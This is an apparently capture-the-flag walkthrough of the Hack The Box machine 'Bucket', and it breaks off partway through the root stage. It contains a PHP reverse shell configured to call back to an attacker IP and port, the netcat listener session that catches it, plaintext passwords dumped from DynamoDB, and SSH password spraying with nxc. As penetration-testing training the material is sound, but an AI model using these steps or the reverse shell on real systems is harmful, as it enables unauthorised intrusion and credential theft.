bucket


This is bucket walkthrough by Jiseok Song

nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ
8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3
ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFd
SKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


add bucket.htb to /etc/hosts

Website enumeration




I can't click anything here

ctrl+shift+i>Network>Reload shows





After adding s3.bucket.htb, it shows pictures, but nothing more than that




Get www-data

I need to install aws cli





I can list bucket if I put any credential I like




I can also list and download a file in a bucket



Upload simple info.php file and browse it

Caution: php needs some time to load the file, but the machine automatically erases files, so it may need multiple try

```
<?php phpinfo();?>$
```



System	Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64
Build Date	May 26 2020 12:24:22
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled


Let's upload a php file and get a shell

Download php-reverse-shell.php from pentest monkey, change ip & port

```
47 set_time_limit (0);$
48 $VERSION = "1.0";$
49 $ip = '10.10.16.81';  // CHANGE THIS$
50 $port = 9001;        // CHANGE THIS$
51 $chunk_size = 1400;$
52 $write_a = null;$
53 $error_a = null;$
54 $shell = 'uname -a; w; id; /bin/sh -i';$
55 $daemon = 0;$
56 $debug = 0;$
```

```
$aws s3 cp reverse.php s3://adserver --endpoint-url http://s3.bucket.htb
upload: ./reverse.php to s3://adserver/reverse.php
```

browse the url



I can get a shell

```
$rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.10.212] 46612
Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:38:11 up  9:36,  0 users,  load average: 0.05, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Get roy

There are 2 users

```
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
roy:x:1000:1000:,,,:/home/roy:/bin/bash
```

/var/www directory has an interesting directory bucket-app

```
www-data@bucket:/var/www$ ls -al
ls -al
total 16
drwxr-xr-x  4 root root 4096 Feb 10  2021 .
drwxr-xr-x 14 root root 4096 Feb 10  2021 ..
drwxr-x---+ 4 root root 4096 Feb 10  2021 bucket-app
drwxr-xr-x  2 root root 4096 May 20 19:57 html
www-data@bucket:/var/www$ getfacl bucket-app
getfacl bucket-app
# file: bucket-app
# owner: root
# group: root
user::rwx
user:roy:r-x
group::r-x
mask::r-x
other::---
```

View extended acl

I'll look for this directory after I get roy

/home directory has roy user and I can read and traverse /home/roy, which is unusual

```
ls -al /home/
total 12
drwxr-xr-x  3 root root 4096 Sep 16  2020 .
drwxr-xr-x 21 root root 4096 Feb 10  2021 ..
drwxr-xr-x  3 roy  roy  4096 Sep 24  2020 roy
```

It has suspicious directory project

```
www-data@bucket:/home/roy/project$ ls -al /home/roy
ls -al /home/roy
total 28
drwxr-xr-x 3 roy  roy  4096 Sep 24  2020 .
drwxr-xr-x 3 root root 4096 Sep 16  2020 ..
lrwxrwxrwx 1 roy  roy     9 Sep 16  2020 .bash_history -> /dev/null
-rw-r--r-- 1 roy  roy   220 Sep 16  2020 .bash_logout
-rw-r--r-- 1 roy  roy  3771 Sep 16  2020 .bashrc
-rw-r--r-- 1 roy  roy   807 Sep 16  2020 .profile
drwxr-xr-x 3 roy  roy  4096 Sep 24  2020 project
-r-------- 1 roy  roy    33 May 20 10:02 user.txt
```

```
drwxr-xr-x  3 roy roy  4096 Sep 24  2020 .
drwxr-xr-x  3 roy roy  4096 Sep 24  2020 ..
-rw-rw-r--  1 roy roy    63 Sep 24  2020 composer.json
-rw-rw-r--  1 roy roy 20533 Sep 24  2020 composer.lock
-rw-r--r--  1 roy roy   367 Sep 24  2020 db.php
drwxrwxr-x 10 roy roy  4096 Sep 24  2020 vendor
```

db.php shows it's running dynamodb

```
www-data@bucket:/home/roy/project$ cat db.php
cat db.php
<?php
require 'vendor/autoload.php';
date_default_timezone_set('America/New_York');
use Aws\DynamoDb\DynamoDbClient;
use Aws\DynamoDb\Exception\DynamoDbException;

$client = new Aws\Sdk([
    'profile' => 'default',
    'region'  => 'us-east-1',
    'version' => 'latest',
    'endpoint' => 'http://localhost:4566'
]);

$dynamodb = $client->createDynamoDb();
```

I can verify port 4566 is running

```
www-data@bucket:/home/roy/project$ netstat -tuln
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4566          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:40983         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
```

aws configure returns an error

```
www-data@bucket:/home/roy/project$ aws configure
aws configure
AWS Access Key ID [None]:

AWS Secret Access Key [None]:

Default region name [None]: us-east-1
us-east-1
Default output format [None]: json
json

[Errno 13] Permission denied: '/var/www/.aws'
```

So I need to set HOME to different directory

```
www-data@bucket:/home/roy/project$ mkdir /tmp/new
mkdir /tmp/new
www-data@bucket:/home/roy/project$ export HOME=/tmp/new
export HOME=/tmp/new
www-data@bucket:/home/roy/project$ aws configure
aws configure
AWS Access Key ID [None]: abcde
abcde
AWS Secret Access Key [None]: abcde
abcde
Default region name [None]: us-east-1
us-east-1
Default output format [None]: json
json
```

No error this time!

There is users table

```
www-data@bucket:/home/roy/project$ aws dynamodb list-tables --endpoint-url http://localhost:4566
aws dynamodb list-tables --endpoint-url http://localhost:4566
{
    "TableNames": [
        "users"
    ]
}
```

It has some creds

```
www-data@bucket:/home/roy/project$ aws dynamodb scan --table-name users --endpoint-url http://localhost:4566
aws dynamodb scan --table-name users --endpoint-url http://localhost:4566
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
```

I can brute force with these passwords to ssh to roy

```
$nxc ssh bucket.htb -u roy -p password.txt
SSH         10.10.10.212    22     bucket.htb       [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4
SSH         10.10.10.212    22     bucket.htb       [-] roy:Management@#1@#
SSH         10.10.10.212    22     bucket.htb       [-] roy:Welcome123!
SSH         10.10.10.212    22     bucket.htb       [+] roy:n2vM-<_K_Q:.Aa2  Linux - Shell access!
```

Get root

In apache configuration file

```
roy@bucket:/var/www/bucket-app$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost 127.0.0.1:8000>
        <IfModule mpm_itk_module>
                AssignUserId root root
        </IfModule>
        DocumentRoot /var/www/bucket-app
</VirtualHost>

<VirtualHost *:80>
        DocumentRoot /var/www/html
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^bucket.htb$
        RewriteRule /.* http://bucket.htb/ [R]
</VirtualHost>
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com
        ProxyPreserveHost on
        ProxyPass / http://localhost:4566/
        ProxyPassReverse / http://localhost:4566/
        <Proxy *>
                Order deny,allow
                Allow from all
         </Proxy>
```

index.php shows how it converts record to pdf


```
<?php
require 'vendor/autoload.php';
use Aws\DynamoDb\DynamoDbClient;
if($_SERVER["REQUEST_METHOD"]==="POST") {                                   (1) If packet is post
        if($_POST["action"]==="get_alerts") {                               (2) packet needs data {action:get_alerts}
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',                            (3) Table name alerts
                        'FilterExpression' => "title = :title",             (4) alerts has attribute title
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),   (5) It only works if {"title":{"S":"Ransomware"}}
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';                        (6) <randomNo.>.html
                        file_put_contents('files/'.$name,$item["data"]);    (7) save on /var/www/bucket-app/files/<randomNo.>.html
                }
                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$nam
e 800 A4 -out files/result.pdf");                                           (8) Run pd4ml to convert it to pdf and save it as result.pdf
```

I can port forward and see the website

```
roy@bucket:~$
ssh> -L 8000:localhost:8000
Forwarding port.
```



Caution: Machine cleans table and files directory automatically.

Let's create alert table

```
aws dynamodb create-table --table-name alerts --attribute-definitions AttributeName=title,AttributeType=S AttributeName=data,Att
ributeType=S --key-schema AttributeName=title,KeyType=HASH AttributeName=data,KeyType=RANGE --provisioned-throughput ReadCapacit
yUnits=5,WriteCapacityUnits=5 --endpoint-url http://localhost:4566
{
    "TableDescription": {
        "AttributeDefinitions": [
            {
                "AttributeName": "title",
                "AttributeType": "S"
            },
            {
                "AttributeName": "data",
                "AttributeType": "S"
            }
        ],
        "TableName": "alerts",
        "KeySchema": [
```

Put a simple html to test if html tags work

